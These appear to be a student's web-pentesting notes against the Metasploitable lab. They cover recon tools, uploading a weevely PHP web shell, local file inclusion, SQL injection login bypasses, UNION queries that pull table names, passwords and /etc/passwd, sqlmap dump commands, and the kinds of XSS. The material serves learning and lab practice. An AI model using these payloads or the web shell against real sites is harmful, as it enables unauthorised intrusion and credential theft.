Website Hacking

↳ web server + database

- a website can be hacked using server/client attacks or do web-app pentesting.

☆ We'll learn web pentesting. Our target will be the metasploitable machine.

☆ lets start by information gathering. We can use maltego or zenmap or any other tool.

☆ Whois Lookup: find owner of the target (about them) go to whois.domaintools.com & put domain name.

☆ Netcraft Site Report: Show technologies used on the site.

☆ Robtex DNS Lookup: Comprehensive info abt site.

↳ Information gathering is very important to plan an attack.

☆ Discover Subdomains:

↳ knockpy is used to do this

↳ --recon detects subdomains quickly

↳ --bruteforce (subdomain bruteforce)

↳ do: knockpy --domain google.com --recon.

Subject :

PAGE NO :
DATE :

★ Find files & directories in target website:

↳ use dirb
↳ #dirb <url> <wordlist>
↳ custom or use a default
↳ -o {output file to kali}
↳ Once you discover files, you can now analyze it.
↳ Simply open any directory & analyze it.

File Upload Vulnerabilities

↳ Simplest type of vulns.
→ allows to upload executable files such as php.

★ Create a php shell:

on kali: # weevely generate 123456 /root/shell.php
(123456 → password; /root/shell.php → file name)

↳ this generates a php
↳ go to metasploit dvwa uploads
↳ upload the php
↳ once the shell is on the site, you can use weevely to use it.
↳ # weevely {url of shell} 123456 (123456 → password)
↳ Now you are in the server & can execute any linux commands
↳ You can do number of things w/ weevely.
↳ do help to know more

Subject :

PAGE NO.
DATE

Local file inclusion vuln

↳ allows attacker to read any file on the same server
↳ access files outside www directory.

★ You can try to access files by analyzing urls.
↳ Once you detect what file to read
↳ You can open it on the website by managing directories.

SQL Injection

Structured Query Language

↳ most websites use databases to store data
↳ interaction with the database is done by SQL.
↳ databases store everything (but some data might be encrypting)

★ SQL Injection is very dangerous since you have access to the database which contains pretty much everything.
→ databases contain sensitive data that once leaked, is very dangerous.

★ First step is discovering SQL.
↳ try to break the page
↳ using 'and', 'order by' or " ' "
↳ Test text boxes and url parameters on the form:
http://target.com/~~php~~ page.php ? something = smthing

★ Eg: In metasploitable
↳ go to multiCidae
↳ go to login page
↳ we can inject SQL into text boxes

→

Subject : _____

PAGE NO.:
DATE:

→ if you enter any username and enter password say "'"
↓
only this ' symbol

→ the page throws error & this error is very informative, in metasploitable.

→ this tells us that target site uses SQL.

☆ put username as zaid (say)
put password as (123456) (correct one)
But put a ' at the end of password.
Basically, the query that you are writing is :

→ select * from accounts where username = 'zaid' and password = '123456' and 1=1 #'
↓
ignores everything after #

→ if you paste this, it should allow you to login

↳ 123456' and 1=1 #
↓
paste this

☆ If you give 1=2 # , it wont work.
☆ This tells that the site is doing / supporting SQL injection. Hence, in the password field, we can put:

123456' CODE HERE #
↓ ↓
real pass code.

☆ This will execute our code on target

Subject :

PAGE NO.
DATE

★ Say you put username = admin, whose password we dont know.

→ But if in password we put:

aaa' or 1=1 #

↓ wrong pass

→ since 'or' condition is right, the login will work.

★ This is one of the way to bypass login.

★ The username is injectable as well.

↳ admin' #

→ if this is done then:

Select * from accounts where username = 'admin' #' and password = '$PASSWORD';

→ nothing after # will be executed & you can login w/o a password.

★ Discovering SQL injection is very important.

↳ you can discover it using 'order by'

→ Say in the url you get username & pass then:

url... username = chirayu' order by 1 #
& password = ... url

↳ %23

→ if SQL injection exists, this must give something.

★ if you make 1 as 100000 (or very large), then it might return an error if that many entries aren't there.

Subject :

PAGE NO :
DATE :

☆ if we do:

~~set~~ union select 1,2,3,4,5, ~~int~~ → as username


~~then the site shows all the 5 records that are in db~~

↳ doing this puts 2 as username, 3 as password, 4 as signature in multillidae.

∴ if we do:

union select 1, database(), username(), version(), 5

then it shows:



↳ Hence we injected query to obtain database, user, version and got the results.

☆ If we do:

union select 1, table_name, null, null, 5
from information_schema.tables;

→ This will give all tables that exist in the database

☆ Now that we know what tables are there. We can check the data within.

→ Say table is accounts.

→ We first need column names in this table.

→ for this do:

union select 1, ~~table~~ column_name, null, null, 5 from information_schema.columns where table_name = 'accounts'

Subject :

PAGE NO.:
DATE:

☆ This shows all columns.
→ now if you do:

union select 1, username, password, isAdmin, 5 from accounts

→ it'll show all usernames, passwords that exist within the accounts table.

☆ Lets see how to read/write/upload files out of www.
→ if we do:
union select null, ~~username~~ load_file ('/etc/passwd'), null, null, null
→ then this shows all info of /etc/passwd
→ even tho it wasn't in db.

☆ To write:
→ union select null, 'example, example', null, null, null into outfile '/var/www/mutillidae/example.txt'

→ if we run this, it'll store the text 'example example' into example.txt at the location mentioned.
→ this only happens if you have permission to write to that location.

SQLMap

→ tool designed to exploit sql injections
→ works w/ many databases
⇒ do: (you need a url that has username, pass etc)
→ # sqlmap -u "{complete url}"

- this looks thru all injectable parameters

Subject :

PAGE NO.:
DATE:

→ it will tell which parameters are injectable

* do # sqlmap --help for more commands

↳ # sqlmap -u "&url&" --dbs
→ shows all available databases

↳ # sqlmap " " --current-db
→ shows current database

↳ # " " " --tables -D owasp10 (database)
↳ shows all tables in db oswasp10

↳ # " " " --columns -T accounts -D owasp10
↳ shows all columns in accounts table

↳ # " " " --columns -T accounts -D owasp10 --dump
↳ shows all the data stored

XSS — Cross Site Scripting Vulns
↳ allows an attacker to inject js code into pages
↳ code is executed on a client's not the server
↳ executed when page loads

- Three types:
  1. Stored XSS
  2. Reflected XSS
  3. DOM based XSS

Subject :

PAGE NO. :
DATE : / /

★ Discover XSS:
→ browser thru the target
→ try to inject into text boxes
→ or URLs

→ Reflected XSS
↳ non persistent, not stored
↳ only works if target visits a specifically crafted URL.

→ Stored XSS
↳ persistent, stored on the page or DB
↳ injected code is executed everytime the page is loaded

Zed Attack Proxy (ZAP)
↳ automatically find vulnerabilities in websites
↳ free & easy to use
↳ can also be used for manual testing
↳ cant be fully trusted

★ open kali → zap (ZAP)
→ set the URL website
→ you can modify options of scan
→ can edit/create new policies
→ once scan is done, you'll find alerts & the discovered vulnerabilities.

---

end

June 22nd, 2025

chirayu